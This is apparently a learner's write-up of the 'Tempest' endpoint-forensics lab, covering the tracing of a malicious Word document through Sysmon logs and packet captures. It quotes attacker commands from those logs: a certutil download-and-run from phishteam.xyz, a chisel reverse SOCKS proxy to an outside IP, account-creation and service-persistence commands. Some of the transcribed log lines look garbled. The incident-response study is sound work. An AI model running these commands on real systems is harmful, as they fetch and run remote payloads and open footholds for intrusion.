

SOC/L1 14.1 - Tempest

Task 1 - Introduction

An Endpoint Forensic Investigation Challenge Using SysmonView, EvtxECmd, Brim, & CyberChef.

This room aims to introduce the process of analysing endpoint and network logs from a compromised asset. Given the artefacts, we will aim to uncover the incident from the Tempest machine. In this scenario, you will be tasked to be one of the Incident Responders that will focus on handling and analysing the captured artefacts of a compromised machine.

Task 2 - Preparation - Log Analysis

Log analysis is the process of understanding events generated by a computer to identify anomalies such as security threats, application bugs, system performance, or other risks that may impact the organisation.

Event correlation identifies significant relationships from multiple log sources, such as application logs, endpoint logs, and network logs. Event correlation deals with identifying significant artefacts co-existing from different log sources and connecting each related artefact.

Task 3 - Preparation - Tools and Artifacts

'Prepare in PS'

```
PS C:\Users\user> cd .\Desktop\  
PS C:\Users\user\Desktop> cd "Incident Files"  
PS C:\Users\user\Desktop\Incident Files> ls
```

EvtxECmd is a command-line tool which parses Windows Event Logs into different formats such as CSV, JSON, XML, etc. You may use this tool in conjunction with Timeline Explorer, created by the same author. Timeline Explorer is a GUI-based tool that functions as a data filtering and navigating application to ease incident responders in handling raw data.

```
PS C:\Users\user> Get-FileHash -Algorithm SHA256 .\capture.pcapng
```

```
PS C:\Users\user> cd "C:\Tools\EvtxECmd"
```


```
.\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv 'C:\Users\user\Desktop\Incident Files' --csvf sysmon.csv
```

That command is running a Windows event log parsing tool called EvtxECmd from PowerShell. It's commonly used in digital forensics and incident response to analyze `.evtx` log files.


- `.\EvtxECmd.exe`
Runs the tool from the current directory (`C:\Tools\EvtxECmd`)
- `-f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx'`
Specifies the **input file**
→ This is a Windows Event Log file (in this case from Sysmon)
- `-csv 'C:\Users\user\Desktop\Incident Files'`
Tells the tool to **export the parsed results as CSV files**
→ This is the output directory
- `-csvf sysmon.csv`
Specifies the **name of the output CSV file**

Event Viewer: It is a built-in Windows utility that acts as a detailed diary, recording significant events, errors, warnings, and information about your system, applications, and security


Timeline Explorer: Timeline Explorer is a fast, free Windows-based GUI tool developed by Eric Zimmerman (EZ Tools) designed for digital forensics and incident response (DFIR) to view and analyze CSV and Excel files.



Once the logs are loaded, you may navigate through each column and use the input field to filter specific logs via a unique string.



SysmonView: It is a **specialized graphical user interface (GUI) application designed to visualize and analyze logs generated by Microsoft's Sysmon (System Monitor).**



| What is the SHA256 hash of the capture.pcapng file?

CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

| What is the SHA256 hash of the sysmon.evtx file?

665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F

| What is the SHA256 hash of the windows.evtx file?

D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60

```
PS C:\Users\user\Desktop\Incident Files> $Files = Get-Childitem 'C:\Users\user\Desktop\Incident Files'
ForEach($File in $Files)
{
    Get-FileHash $File -Algorithm SHA256
}

Algorithm      Hash                                          Path
-----
SHA256         CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6 C:\Users\user\Desktop\Incident Files\capture.pcapng
SHA256         665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F C:\Users\user\Desktop\Incident Files\sysmon.evtx
SHA256         D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60 C:\Users\user\Desktop\Incident Files\windows.evtx

PS C:\Users\user\Desktop\Incident Files> |
```

Task 4 - Initial Access - Malicious Document

Tempest Incident: In this incident, you will act as an Incident Responder from an alert triaged by one of your Security Operations Center analysts. The analyst has confirmed that the alert has a **CRITICAL** severity that needs further investigation. As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

- The malicious document has a **.doc** extension.
- The user downloaded the malicious document via **chrome.exe**.
- The malicious document then executed a chain of commands to attain code execution.

Investigation Guide: To aid with the investigation, you may refer to the cheatsheet crafted by the team applicable to this scenario:

- Start with the events generated by Sysmon
- EvtxEcmd, Timeline Explorer, and SysmonView can interpret Sysmon logs.
- Follow the child processes of WinWord.exe.
- Use filters such as ParentProcessID or ProcessID to correlate the relationship of each process.
- We can focus on Sysmon events such as Process Creation (Event ID 1) and DNS Queries (Event ID 22) to correlate the activity generated by the malicious document.

Questions:

1. The user of this machine was compromised by a malicious document. What is the file name of the document?
free_magicules.doc

search > type .doc > find > click first one > payload > free_magicules.doc

Payload Data	Payload Data
- Image: C:\Program Files\Google\Chrome\Application\chrome.exe	
- Image: C:\Program Files\Google\Chrome\Application\chrome.exe	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc;zone.Identifier
- Image: C:\Program Files\Google\Chrome\Application\chrome.exe	TargetFilename: C:\Users\benimaru\Downloads\467beabe-cd11-45b2-992b-a9b53a858c2d.tmp


2. What is the name of the compromised user and machine? benimaru-TEMPEST

search user name > benimaru click > hostname benimaru-TEMPEST

Computer	User Id	Map Description	User Name
TEMPEST	S-1-5-18	FileCreate	TEMPEST\benimaru
TEMPEST	S-1-5-18	FileCreate	TEMPEST\benimaru

3. What is the PID of the Microsoft Word process that opened the malicious document? 496

search free_magicules.doc > process creation > proces ID 496



4. Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?

167.71.199.191

Payload Data4	Payload Data5	Payload Data6
QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;
QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;
QueryName: augloop.offic...	QueryStatus: 0	QueryResults: type: 5 augloop-prod.trafficmanager.net;type: 5 augloop-prod-pa00.s...
QueryName: ecs.office.com	QueryStatus: 0	QueryResults: type: 5 ecs.office.trafficmanager.net;type: 5 s-0005-office.config...

search phishteam.xyz (previous domain) > click first line > payload data

5. What is the base64 encoded string in the malicious payload executed by the document?


JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCDcBcHBsaWNhdGlvbkRhdGEEnKTjZCAiJGFwcFwNaWNyb3NvZnI

search base64 > click executable info

6. What is the CVE number of the exploit used by the attacker to achieve a remote code execution?

2022-30190

copy > (Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String(''+[char]34+ > and check google and chat gpt



Task 5: Initial Access - Stage 2 execution

Malicious Document - Stage 2: Based on the initial findings, we discovered that there is a stage 2 execution:

The document has successfully executed an encoded base64 command.

Decoding this string reveals the exact command chain executed by the malicious document.

Investigation Guide

With the following discoveries, we may refer again to the cheatsheet to continue with the investigation:

The Autostart execution reflects explorer.exe as its parent process ID.


Child processes of explorer.exe within the event timeframe could be significant.

Process Creation (Event ID 1) and File Creation (Event ID 11) succeeding the document execution are worth checking.

1. The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

cyberchef > from Base64 > decode previous hash



2. The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe

search phish.xyz > executable info

Executable Info
"C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe" -no hidden -cmd certutil -urlcache -split -f "http://phishteam.xyz/02dcf07/first.exe" C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe
"C:\Program Files (x86)\Microsoft\OneDrive\OneDrive.exe" /background
"C:\Program Files\Hewlett-Packard\HP\OneDrive\OneDrive.exe" -no vmsr
"C:\Windows\System32\SecurityHealthSystray.exe"
"C:\Program Files (x86)\Microsoft\OneDrive\OneDrive.exe" /background
"C:\Program Files\Hewlett-Packard\HP\OneDrive\OneDrive.exe" -no vmsr
"C:\Windows\System32\SecurityHealthSystray.exe"
"C:\Program Files\Google\Chrome\Application\chrome.exe"

3. Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?

CE278CA242AA203A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8

search phish.xyz > payload data 3 > MD5 - SHA256

Net column	Payload Data4	Payload Data5	Payload Data6	Executable Info
	=	=	=	= "C:\Users\Public\Downloads\first.exe"
98256-CE278CA242AA203A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8	ParentProcess: C:\Windows\System32\WindowsPowerShell_	ParentProcessID: 9852_	ParentCommandLine: "C_	"C:\Users\Public\Downloads\first.exe"

4. The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker? resolvecyber.xyz:80

search first.exe > payload data 4 > Query name

For port > check wireshark > ip.dst == 167.71.222.162 80

They have just downloaded their stage 2 and then executed it, so let's take a look at what it's doing by setting our ParentProcess the first.exe

	Payload Data5	Payload Data6	Executable Info
lic\Downloads\first.exe	=	=	=
\Downloads\first.exe	ParentProcessID: 8948_	ParentCommandLine: "C_	"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 #isocks
\Downloads\first.exe	ParentProcessID: 8948_	ParentCommandLine: "C_	"C:\Windows\system32\net.exe" user benimaru
\Downloads\first.exe	ParentProcessID: 8948_	ParentCommandLine: "C_	"C:\Windows\system32\net.exe" localgroup administrators
\Downloads\first.exe	ParentProcessID: 8948_	ParentCommandLine: "C_	"C:\Windows\system32\net.exe" users
\Downloads\first.exe	ParentProcessID: 8948_	ParentCommandLine: "C_	"C:\Windows\system32\whoami.exe"

Task 6: Initial Access - Malicious Document Traffic

Malicious Document Traffic: Based on the collected findings, we discovered that the attacker fetched the stage 2 payload remotely:

We discovered the Domain and IP invoked by the malicious document on Sysmon logs.

There is another domain and IP used by the stage 2 payload logged from the same data source.

Investigation Guide

Since we have discovered network-related artefacts, we may again refer to our cheatsheet, which focuses on Network Log Analysis:

We can now use Brim and Wireshark to investigate the packet capture.

Find network events related to the harvested domains and IP addresses.




Sample Brim filter that you can use for this investigation: `_path=="http" "<malicious domain>"`

Brim: It is **an open-source desktop application used for packet analysis, network threat hunting, and security monitoring**. It is designed to help analysts quickly search, filter, and analyze massive amounts of network traffic

1. What is the URL of the malicious payload embedded in the document?

<http://phishteam.xyz/02dcf07/index.html>

open file in Brim > search `_path=="http" "phishteam"` GET > found index.html in URL section, clicked and investigate



We can easily decode the encoded string in the network traffic.
The traffic contains the command and output executed by the attacker.
Investigation Guide

To continue with the investigation, we may focus on the following information:

Find network and process events connecting to the malicious domain.

Find network events that contain an encoded command.


We can use Brim to filter all packets containing the encoded string.

Look for endpoint enumeration commands since the attacker is already inside the machine.

In addition, we may refer to our cheatsheet for Brim to quickly investigate the encoded traffic with the following filters:

To get all HTTP requests related to the malicious C2 traffic: `_path=="http" "<replace domain>" id.resp_p=="<replace port>" | cut ts, host, id.resp_p, uri | sort ts`

1. The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file? infernotempest, after writing request above in Brim, decode uri from base64



Brim: Filtering the C2 results for export

2. The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine? 5985 , after writing request above in Brim, decode next uri from base64


3. The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection? `C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks` (check Timeline Explorer in executable info column)

4. What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection? 8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451 it is in payload data 3

5. What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase. chisel
checked hash in virustotal (details section)

6. The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate? winrm

checked chatgpt > What is `C:\Windows\system32\wsmprovhost.exe -Embedding` (next execution)



Just after the connection, we see wsmprovhost.exe spawning, indicating winrm. (As well as the comment above regarding the port).

Task 8: Privilege Escalation - Exploiting Privileges

Privilege Escalation: Based on the collected findings, the attacker gained a stable shell through a reverse socks proxy.

In addition, the unusual executions are related to the malicious C2 binary used during privilege escalation.

Investigation Guide: Now, we can rely on our cheatsheet to investigate events after a successful privilege escalation:

Useful Brim filter to get all HTTP requests related to the malicious C2 traffic : `_path=="http" "<replace domain>" id.resp_p=="<replace port>" | cut ts, host, id.resp_p, uri | sort ts`

The attacker gained SYSTEM privileges; now, the user context for each malicious execution blends with NT Authority\System.

All child events of the new malicious binary used for C2 are worth checking.

1. Upon achieving SYSTEM access, the attacker then created two users. What are the account names?execute info /add , got shion,shuna

Payload Data1	Payload Data1	Payload Data1
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 4008, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 5128, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 5128, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 5678, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 932, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 1088, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 1096, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 1188, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 1832, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 2176, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 8832, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 7328, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 2196, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 1088, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 1088, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 1196, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 8832, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion
ParentProcess: C:\Windows\system32\cmd.exe	ParentProcessID: 8832, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000	ParentCommandLine: "C:\Windows\system32\cmd.exe" /add shion

2. Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail? /add

In the above image, we initially see the TA struggling to create the users, though finally when the 'add' switch is added, they proceed to elevate the newly created accounts.

3. Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity? checked in google, 4720

4. The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker? search admin , net localgroup administrators /add shion

Executable Info
==
C:\Windows\system32\net1 localgroup administrators
C:\Windows\system32\net1 localgroup administrators /add shion
C:\Windows\system32\net1 users

5. Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group? checked in google, 4732

Executable Info
==
"C:\Windows\system32\sc.exe" qc TempestUpdate2
"C:\Windows\system32\sc.exe" //TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto
"C:\Windows\system32\sc.exe" //TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto

6. After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this? C:\Windows\system32\sc.exe //TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto

Payload Data4	Payload Data5
ParentProcess: C:\ProgramData\final.exe	ParentProcessID: 8264, ParentProcessGUID: 00000000-0000-0000-0000-000000000000
Event Type: SetValue	TargetObject: HKLM\System\CurrentControlSet\Services\TempestUpdate2\ImagePath
Event Type: SetValue	TargetObject: HKLM\System\CurrentControlSet\Services\TempestUpdate2\Start
ParentProcess: C:\ProgramData\final.exe	ParentProcessID: 8264, ParentProcessGUID: 00000000-0000-0000-0000-000000000000
ParentProcess: C:\ProgramData\final.exe	ParentProcessID: 8264, ParentProcessGUID: 4bbef3ae-ac9e-62b0-020b-000000000000

Looking for signs of scheduled tasks, or service installation around the time we come across sc.exe being used to create a new service, and setting the binpath to the final.exe binary! This was actually inbetween the failed and successful account

creation attempts but regardless, we found our persistence mechanism!